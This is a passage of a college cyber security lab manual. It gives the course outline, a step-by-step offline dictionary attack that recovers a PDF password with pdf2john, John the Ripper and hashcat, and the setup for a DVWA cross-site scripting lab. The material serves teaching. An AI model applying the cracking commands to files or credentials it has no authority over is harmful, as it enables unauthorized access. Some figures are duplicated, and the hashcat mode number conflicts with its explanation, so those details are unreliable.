

ATME COLLEGE OF ENGINEERING
13th KM Stone, Bannur Road, Mysore - 560 028



DEPARTMENT OF CSE - CYBER SECURITY
(ACADEMIC YEAR 2025-26)

LABORATORY MANUAL

SUBJECT: ADVANCED CYBER SECURITY LAB

SUB CODE: BCYL504

SEMESTER: V

Composed by

Verified by

Approved by

Mr. MUKESH

DR PAVITHRA M S

Dr. NASREEN FATHIMA

INSTRUCTOR

FACULTY CO-ORDINATOR

HOD, CSE - CY

INSTITUTIONAL MISSION AND VISION

Objectives

- To provide quality education and groom top-notch professionals, entrepreneurs and leaders for different fields of engineering, technology and management.
- To open a Training-R & D-Design-Consultancy cell in each department, gradually introduce doctoral and postdoctoral programs, encourage basic & applied research in areas of social relevance, and develop the institute as a center of excellence.
- To develop academic, professional and financial alliances with the industry as well as the academia at national and transnational levels.
- To cultivate strong community relationships and involve the students and the staff in local community service.
- To constantly enhance the value of the educational inputs with the participation of students, faculty, parents and industry.

Vision

- Development of academically excellent, culturally vibrant, socially responsible and globally competent human resources.

Mission

- To keep pace with advancements in knowledge and make the students competitive and capable at the global level.
- To create an environment for the students to acquire the right physical, intellectual, emotional and moral foundations and shine as torchbearers of tomorrow's society.
- To strive to attain ever-higher benchmarks of educational excellence.

DEPARTMENT MISSION AND VISION

Vision

- To nurture competent and ethical cyber security professionals capable of contributing to secure and resilient digital ecosystems.

Mission

- M1: To impart strong foundational knowledge in cyber security through effective teaching learning practices and a continuously evolving curriculum that addresses emerging cyber threats and technologies.
- M2: To promote research, innovation, and industry collaboration in emerging areas of cyber security to address real-world digital security challenges.
- M3: To instill professional ethics, teamwork, leadership qualities, and a sense of social responsibility in addressing real-world cyber challenges.
- M4: To foster a culture of lifelong learning among students by encouraging higher studies, professional development, and active engagement with the global cybersecurity community.

Program Specific Outcomes

- PSO1 – Apply principles of computer science, programming, algorithms, operating systems, and computer networks to design and develop efficient and reliable computing solutions.
- PSO2 – Identify, analyze, and mitigate cyber threats and vulnerabilities using techniques related to network security, ethical hacking, penetration testing, and digital forensics.
- PSO3 – Apply cyber security policies, cyber laws, risk management practices, and incident response strategies to ensure the protection and resilience of digital systems.

ADVANCED CYBER SECURITY

Subject Code	BCYL504	CIE Marks	50
Number of Contact Hours/Week	0:0:2:0	SEE Marks	50
Total Number of Lab Contact Hours	28	Exam Hours	3 Hrs.

Credits – 1

Course Learning Objectives:

- To learn concepts of web application pen testing
- To identify and exploit vulnerabilities
- To understand the OWASP top 10 vulnerabilities and other common web security threats
- To learn concept of digital forensics

Experiments

1.	Password Cracking Objective: To understand password vulnerabilities and the importance of strong passwords Tools: Hashcat, John the Ripper
2.	Cross-Site Scripting (XSS) Objective: To learn about XSS attacks and how to mitigate them Tools: DVWA
3.	Insecure Direct Object References (IDOR) Objective: To identify and exploit IDOR vulnerabilities Tools: Burp Suite, DVWA, custom web application
4.	File Upload Vulnerabilities Objective: To understand the risks associated with file uploads Tools: DVWA, Burp Suite, a vulnerable web application
5.	Command Injection Objective: To learn how command injection attacks work Tools: DVWA, Burp Suite, custom vulnerable web application
6.	Man-in-the-Middle (MITM) Attack Objective: To understand how MITM attacks intercept and manipulate network traffic. Tools: Ettercap, Wireshark
7.	Privilege Escalation Objective: To learn techniques to escalate privileges on a compromised system Tools: Metasploit, Linux/Windows VMs with known vulnerabilities
8.	Buffer Overflow Exploitation Objective: To understand how buffer overflow vulnerabilities can be exploited Tools: Immunity Debugger, Metasploit, vulnerable application (e.g., VulnServer)
9.	XML External Entity (XXE) Injection Objective: To learn about XXE vulnerabilities and how to exploit them Tools: Burp Suite, a vulnerable XML-based application
10.	Session Hijacking and Fixation Objective: To learn how session hijacking and fixation attacks work Tools: DVWA, Burp Suite, browser developer tools
11.	Digital Forensics Objective: To learn the basics of digital forensics and evidence collection Tools: Autopsy, FTK Imager
12.	Acquisition of Mobile Data Objective: To learn the methods for acquiring data from mobile devices Tools: ADB (Android Debug Bridge)

Course Outcomes (Course Skill Set):

At the end of the course the student will be able to:

CO1 Design the experiment for the given problem using cyber-security tools.

CO2 Develop the solution for the given real world cyber-security problem.

CO3 Analyze the results and produce substantial written documentation.

Assessment Details (both CIE and SEE)

The weightage of Continuous Internal Evaluation (CIE) is 50% and for Semester End Exam (SEE) is 50%. The minimum passing mark for the CIE is 40% of the maximum marks (20 marks out of 50) and for the SEE minimum passing mark is 35% of the maximum marks (18 out of 50 marks). A student shall be deemed to have satisfied the academic requirements and earned the credits allotted to each subject/ course if the student secures a minimum of 40% (40 marks out of 100) in the sum total of the CIE (Continuous Internal Evaluation) and SEE (Semester End Examination) taken together.

Continuous Internal Evaluation (CIE):

CIE marks for the practical course are **50 Marks**.

The split-up of CIE marks for record/ journal and test are in the ratio **60:40**.

- Each experiment is to be evaluated for conduction with an observation sheet and record write-up. Rubrics for the evaluation of the journal/write-up for hardware/software experiments are designed by the faculty who is handling the laboratory session and are made known to students at the beginning of the practical session.
- Record should contain all the specified experiments in the syllabus and each experiment write-up will be evaluated for 10 marks.
- Total marks scored by the students are scaled down to **30 marks** (60% of maximum marks).
- Weightage to be given for neatness and submission of record/write-up on time.
- Department shall conduct a test of 100 marks after the completion of all the experiments listed in the syllabus.
- In a test, test write-up, conduction of experiment, acceptable result, and procedural knowledge will carry a weightage of 60% and the rest 40% for viva-voce.
- The suitable rubrics can be designed to evaluate each student's performance and learning ability.
- The marks scored shall be scaled down to **20 marks** (40% of the maximum marks).
- The Sum of scaled-down marks scored in the report write-up/journal and marks of a test is the total CIE marks scored by the student.

CONTENTS

Sl.No	EXPERIMENT NAME	CO 's	Page No
1.	Password Cracking Objective: To understand password vulnerabilities and the importance of strong passwords Tools: Hashcat, John the Ripper	CO1,CO2, CO3	1-6
2.	Cross-Site Scripting (XSS) Objective: To learn about XSS attacks and how to mitigate them Tools: DVWA	CO1,CO2, CO3	7-12
3.	Insecure Direct Object References (IDOR) Objective: To identify and exploit IDOR vulnerabilities Tools: Burp Suite, DVWA, custom web application	CO1,CO2, CO3	13-18
4.	File Upload Vulnerabilities Objective: To understand the risks associated with file uploads Tools: DVWA, Burp Suite, a vulnerable web application	CO1,CO2, CO3	19-22
5.	Command Injection Objective: To learn how command injection attacks work Tools: DVWA, Burp Suite, custom vulnerable web application	CO1,CO2, CO3	23-26
6.	Man-in-the-Middle (MITM) Attack Objective: To understand how MITM attacks intercept and manipulate network traffic. Tools: Ettercap, Wireshark	CO1,CO2, CO3	27-30
7.	Privilege Escalation Objective: To learn techniques to escalate privileges on a compromised system Tools: Metasploit, Linux/Windows VMs with known vulnerabilities	CO1,CO2, CO3	31-34
8.	Buffer Overflow Exploitation Objective: To understand how buffer overflow vulnerabilities can be exploited Tools: Immunity Debugger, Metasploit, vulnerable application (e.g., VulnServer)	CO1,CO2, CO3	35-39
9.	XML External Entity (XXE) Injection Objective: To learn about XXE vulnerabilities and how to exploit them Tools: Burp Suite, a vulnerable XML-based application	CO1,CO2, CO3	40-46
10.	Session Hijacking and Fixation Objective: To learn how session hijacking and fixation attacks work Tools: DVWA, Burp Suite, browser developer tools	CO1,CO2, CO3	47-52

1. Password Cracking

Objective: To understand password vulnerabilities and the importance of strong passwords

Tools: Hashcat, John the Ripper

Aim:

To demonstrate a dictionary-based password-recovery attack on a protected PDF using John the Ripper and Hash cat tools in Kali Linux.

Objective of the Experiment:

- To understand how dictionary-based password-recovery techniques work on encrypted PDF files in a controlled and ethical lab environment.
- To learn how tools like **John the Ripper** and **hash cat** extract and analyze password hashes for offline password recovery.
- To demonstrate the weaknesses of simple or commonly used passwords and highlight the importance of strong password policies.
- To observe how different cracking tools operate and compare their efficiency using standard wordlists.
- To reinforce the need for secure password creation and proper encryption practices to protect sensitive documents.

Procedure:

Method 1 – Password cracking using John the Ripper

Step 1: Transfer the PDF File to Kali Linux

Copy the password-protected PDF file from Windows to the Kali Linux machine.

Example filename: protected.pdf

```

noor@kalii: ~/Desktop
Session Actions Edit View Help
(noor@kalii)-[~]
$ ls
Desktop Downloads Music Public Videos
Documents hash.txt Pictures Templates

(noor@kalii)-[~]
$ cd Desktop

(noor@kalii)-[~/Desktop]
$ ls
protected.pdf

(noor@kalii)-[~/Desktop]
$ pdf2john protected.pdf > hash.txt

(noor@kalii)-[~/Desktop]
$ ls
hash.txt protected.pdf

(noor@kalii)-[~/Desktop]
$ cat hash.txt
protected.pdf:$pdf$4*4*128*-4*1*16*cefd51d319eb9dfef1cc4ca3b7c0afa*32*95a642
23e9791aa9c64aec80e78afd9e28bf4e5e4e758a4164004e56ffa0108*32*dc4640e180d58a
a5128672ca0d149cf8e1f0c7ac2ce8a312a7e7885e7e71cd2

(noor@kalii)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 4 for all loaded hashes
Will run 8 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory

```

Figure 1.1: Attempting to crack a PDF password using John the Ripper

Step 2: In Kali, Open Terminal and Switch to Root User

sudo su

```

root@kalii: /usr/share/wordlists
Session Actions Edit View Help
noor@kalii: ~/Desktop x root@kalii: /usr/share/wordlists x
(noor@kalii)-[~]
$ sudo su
[sudo] password for noor:
(root@kalii)-[/home/noor]
# cd /usr/share/wordlists

(root@kalii)-[/usr/share/wordlists]
# ls
amass dirbuster fasttrack.txt john.lst metasploit rockyou.txt.gz wfuzz
dirb dnsmap.txt fern-wifi legion nmap.lst sqlmap.txt wifite.txt

(root@kalii)-[/usr/share/wordlists]
# gunzip rockyou.txt.gz


```

Figure 1.2: Getting ready to crack some passwords using the rockyou wordlist

Step 3: Extract the Encrypted Hash from the PDF

John the Ripper uses a tool named pdf2john to convert the PDF contents into a crack able hash format.

pdf2john protected.pdf > hash.txt



```
(noor@kali)-[~/Desktop]
$ john --format=PDF --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 4 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123 (protected.pdf)
1g 0:00:00:00 DONE (2025-10-04 14:52) 8.333g/s 2133p/s 2133c/s 2133C/s 123456..freedom
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.
```

Figure 1.3: Cracking the code with John the Ripper

Step 4: Verify Hash Extraction

Open the generated hash file to ensure the hash is present.

cat hash.txt

Step 5: Run John the Ripper on the Extracted Hash


Use the default wordlist (or specify your own):

john --wordlists = /usr/share/wordlists/rockyou.txt hash.txt

or

john --format=PDF --wordlists = /usr/share/wordlists/rockyou.txt hash.txt

note: gunzip rockyou.txt.gz (in root, cd/usr/share/wordlists)




```
(noor@kali)-[~/Desktop]
$ john --format=PDF --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 4 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123 (protected.pdf)
1g 0:00:00:00 DONE (2025-10-04 14:52) 8.333g/s 2133p/s 2133c/s 2133C/s 123456..freedom
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.
```

Figure 1.4: Running John the Ripper on extracted hash

Step 6: View the Cracked Password

After successful cracking:

`john --show hash.txt`

A terminal window with a dark background and light-colored text. The prompt is '(noor@kali)-[~/Desktop]'. The command '\$ john --format=PDF --wordlist=/usr/share/wordlists/rockyou.txt hash.txt' is entered. The output shows: 'Using default input encoding: UTF-8', 'Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])', 'Cost 1 (revision) is 4 for all loaded hashes', 'Will run 8 OpenMP threads', 'Press \'q\' or Ctrl-C to abort, almost any other key for status', 'abc123 (protected.pdf)', and '1g 0:00:00:00 DONE (2025-10-04 14:52) 8.333g/s 2133p/s 2133c/s 2133C/s 123456..freedom'. It concludes with 'Use the "--show --format=PDF" options to display all of the cracked passwords reliably' and 'Session completed.'

```
(noor@kali)-[~/Desktop]
$ john --format=PDF --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 4 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123 (protected.pdf)
1g 0:00:00:00 DONE (2025-10-04 14:52) 8.333g/s 2133p/s 2133c/s 2133C/s 123456..freedom
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.
```

Figure 1.5: Password Cracked

Part B – Password Cracking using Hashcat**Step 1: Extract the hash from pdf and Prepare the Hash for Hashcat**

The hash format extracted using pdf2john must be cleaned to retain only the actual hash string.

- Open the hash file:
- `nano hash.txt`
- Delete everything before the part starting with \$pdf\$
- Save the cleaned content into a new file: *hashcat.txt*

Hashcat requires only the pure PDF hash format.

Step 2: Run Hashcat Attack

Execute a dictionary attack:

`hashcat -m 10700 -a 0 hashcat.txt /usr/share/wordlists/rockyou.txt`

Where:

- `-m 10500` → Hash mode for PDF (Acrobat 5-8)
- `-a 0` → Dictionary attack mode

```
(noor@kalii)-[~/Desktop]
$ john --format=PDF --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 4 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123 (protected.pdf)
1g 0:00:00:00 DONE (2025-10-04 14:52) 8.333g/s 2133p/s 2133c/s 2133C/s 123456..freedom
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.
```

Figure 1.6: Running John the Ripper on extracted hash

Step 3: Display Recovered Password

hashcat --show hashcat.txt

```
(noor@kalii)-[~/Desktop]
$ john --format=PDF --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 4 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123 (protected.pdf)
1g 0:00:00:00 DONE (2025-10-04 14:52) 8.333g/s 2133p/s 2133c/s 2133C/s 123456..freedom
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.
```

Figure 1.7: Password Cracked

Conclusion

Password protection alone does not guarantee strong security. Weak passwords are easily vulnerable to offline cracking tools like John and Hashcat. Strong, complex passwords and proper encryption policies must be enforced to ensure secure document protection.

Viva Questions:**1. What is the objective of password-cracking experiments?**

The objective is to understand how weak passwords can be exploited using offline cracking tools and to emphasize the importance of strong, complex password practices in real-world security.

2. What is a password hash?

A password hash is an irreversible, encrypted representation of a password. Systems store hashes instead of actual passwords to protect user credentials.

3. Why are offline password attacks more dangerous than online attacks?

Offline attacks allow unlimited guessing without triggering account lockouts or logs, making them much faster and harder to detect.

4. What is the main difference between John the Ripper and Hashcat?

John the Ripper is primarily CPU-based, while hash cat leverages GPUs, making Hashcat significantly faster for large-scale cracking operations.

5. What is a dictionary attack?

A dictionary attack attempts passwords from a predefined wordlist, such as “rockyou.txt,” to find matches. It is effective only against weak or common passwords.

6. Why are strong passwords harder to crack?

Strong passwords contain a mix of length, complexity, and randomness, increasing the number of possible combinations and making brute-force or dictionary attacks computationally expensive.

7. What is the purpose of using wordlists like Rock You?

Wordlists contain millions of commonly used passwords. They help simulate realistic password-cracking attempts and highlight why simple passwords are unsafe.

8. What is salting, and why is it important?

Salting adds random data to a password before hashing. This prevents attackers from using recomputed tables (rainbow tables) and ensures identical passwords have different hashes.

9. What is the ethical use of password-cracking tools?

They should only be used in authorized environments—such as labs, penetration tests, or security audits—to evaluate password strength and improve system security, never for unauthorized access.

10. What is the key learning outcome of this experiment?

The experiment demonstrates that weak passwords can be easily cracked using tools like Hashcat and John the Ripper, reinforcing the need for strong passwords and secure authentication practices.

2. Cross-Site Scripting (XSS)

Objective: To learn about XSS attacks and how to mitigate them

Tools: DVWA

Aim:

To perform Cross-Site Scripting (XSS) exploitation by injecting malicious JavaScript code into a vulnerable web application (DVWA) hosted on a Metasploitable VM, and observe the impact in a controlled environment.


Objective of the Experiment:

- Identify XSS vulnerabilities in DVWA and understand why they occur.
- Inject harmless JavaScript payloads to study how the browser executes untrusted code.
- Observe the impact of XSS on user sessions, cookies, and webpage behavior.
- Differentiate between types of XSS (Stored, Reflected, and DOM-based).
- Analyze how attackers leverage XSS to steal data, manipulate pages, or perform unauthorized actions.
- Learn preventive measures, such as input validation, output encoding, and secure coding practices.

Procedure:

Step 1. Setup the Environment

- Download and install **Metasploitable2** as a vulnerable server.
- Use **Kali Linux** as the attacker machine.
- Configure both VMs under:
 - **Same host**
 - **Bridge Network Adapter** (ensures same LAN)
- Start the Metasploitable VM with credentials:
- Username: msfadmin
- Password: msfadmin

The image shows a terminal window titled "Metasploitable2 [Running] - Oracle VirtualBox". The terminal displays the output of the "ip add" command. It shows two network interfaces: "lo" (loopback) and "eth0" (ethernet). The "lo" interface has an IP address of 127.0.0.1. The "eth0" interface has an IP address of 192.168.1.3. The terminal also shows the MAC address for "eth0" as 08:00:27:d6:f4:7d. The user prompt is "msfadmin@metasploitable:~\$".

```
msfadmin@metasploitable:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:d6:f4:7d brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.3/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fed6:f47d/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Figure 2.1: Network Configuration Display

Step 2. Target Identification (in Kali Linux)

- Find victim IP address
 - Scan network to identify active machines:
 - `nmap -A <network_range_here>`
 - Identify the IP of Metasploitable from the scan results. Or ip add in meta
- Confirm the IP:
- `ifconfig` (Kali machine)
- Ensure **port 80 (HTTP)** is open on the victim.

Step 3. Access the DVWA Application

- Open Firefox/Web Browser in Kali Linux
- Enter DVWA login URL:
`http://<Victim_IP>/dvwa/login.php`
- Log in using default credentials:
 - Username: admin
 - Password: password
- Navigate to **XSS (Reflected)** vulnerability module in DVWA.




Figure 2.2: Accessing DVWA Application

Step 4. Configure Security Level

To ensure XSS vulnerability is enabled:

- Go to the **DVWA Security** tab
- Set Security level to **Low**
- Save settings

